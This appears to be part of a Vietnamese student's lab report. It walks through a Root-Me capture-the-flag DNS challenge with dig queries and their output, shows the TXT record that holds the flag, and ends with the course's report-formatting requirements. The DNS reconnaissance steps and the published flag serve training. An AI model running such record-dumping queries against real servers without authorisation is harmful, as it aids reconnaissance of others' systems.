       [global-d-opt] host [local-server] [local-d-opt]
       [ host [local-server] [local-d-opt] [...]]

Where: domain is in the Domain Name System
       q-class is one of (in,hs,ch,...) [default: in]
       q-type is one of (a,any,mx,ns,soa,hinfo,axfr,txt,...) [default:a]
       (Use ixfr=version for type ixfr)
       q-opt is one of:
       -4 (use IPv4 query transport only)
       -6 (use IPv6 query transport only)
       -b address[#port] (bind to source address/port)
       -c class (specify query class)
       -f filename (batch mode)
       -k keyfile (specify tsig key file)
       -m (enable memory usage debugging)
       -p port (specify port number)
       -q name (specify query name)
       -r (do not read ~/.digrc)
       -t type (specify query type)
       -u (display times in usec instead of msec)
       -x dot-notation (shortcut for reverse lookups)
       -y [hmac:]name:key (specify named base64 tsig key)
       d-opt is of the form +keyword[=value], where keyword is:
       +[no]aaflag (Set AA flag in query (+[no]aaflag))
       +[no]aaonly (Set AA flag in query (+[no]aaflag))
       +[no]additional (Control display of additional section)
       +[no]adflag (Set AD flag in query (default on))
       +[no]all (Set or clear all display flags)
       +[no]answer (Control display of answer section)
       +[no]authority (Control display of authority section)
       +[no]badcookie (Retry BADCOOKIE responses)
       +[no]besteffort (Try to parse even illegal messages)
       +bufsize=### (Set EDNS0 Max UDP packet size)
       +[no]cdflag (Set checking disabled flag in query)
       +[no]class (Control display of class in records)
       +[no]cmd (Control display of command line - global option)
       +[no]comments (Control display of packet header and section name comments)
       +[no]cookie (Add a COOKIE option to the request)
       +[no]crypto (Control display of cryptographic fields in records)
       +[no]defame (Use search list (+[no]search))
       +[no]dnssec (Request DNSSEC records)
       +domain=## (Set default domainname)
```

Ở đây ta thấy được là @global-server sẽ trả kết quả zone transfer của DNS

Ta vẫn chưa thấy được flag khi thực hiện lệnh `dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org`

```
kiet@kiet-Aspire-E5-576:~$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org

; <<>> DiG 9.16.1-Ubuntu <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27775
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bb4d4ccf083e62e301000000639eea2de0f9ad89ddf3a43f (good)
;; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN A

;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN A 127.0.0.1

;; Query time: 379 msec
;; SERVER: 212.129.38.224#54011(212.129.38.224)
;; WHEN: Sun Dec 18 17:23:41 +07 2022
;; MSG SIZE rcvd: 101
```

Do chưa in hết toàn bộ bảng ghi nên ta sẽ kết hợp thêm từ khóa `any` để show toàn bộ bảng ghi

`dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org any`

```
kiet@kiet-Aspire-E5-576:~$ dig @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org any
; <<>> DiG 9.16.1-Ubuntu <<>> @challenge01.root-me.org -p 54011 ch11.challenge01.root-me.org any
; (2 servers found)
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33647
; flags: qr aa rd; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2
; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 99a905574e3e4d3401000000639eea35932409f52e9102c8 (good)
; QUESTION SECTION:
;ch11.challenge01.root-me.org. IN ANY

;; ANSWER SECTION:
ch11.challenge01.root-me.org. 604800 IN TXT      "DNS transfer secret key : CBkFRwfNMMtRjHY"
ch11.challenge01.root-me.org. 604800 IN SOA      ch11.challenge01.root-me.org. root.ch11.challenge01.root-me.org. 2 604800 86400 2419200 604800
ch11.challenge01.root-me.org. 604800 IN NS      ch11.challenge01.root-me.org.
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1


;; ADDITIONAL SECTION:
ch11.challenge01.root-me.org. 604800 IN A       127.0.0.1

;; Query time: 367 msec
;; SERVER: 212.129.38.224#54011(212.129.38.224)
;; WHEN: Sun Dec 18 17:23:49 +07 2022
;; MSG SIZE rcvd: 226
```

Ta có thể thấy được flag ở dòng DNS transfer secret key : CBkFRwfNMMtRjHY

Flag: CBkFRwfNMMtRjHY

Kiểm tra trên trang root me - thành công



---

*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

## YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).  
*Ví dụ: [NT101.K11.ANTT]-Session1\_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**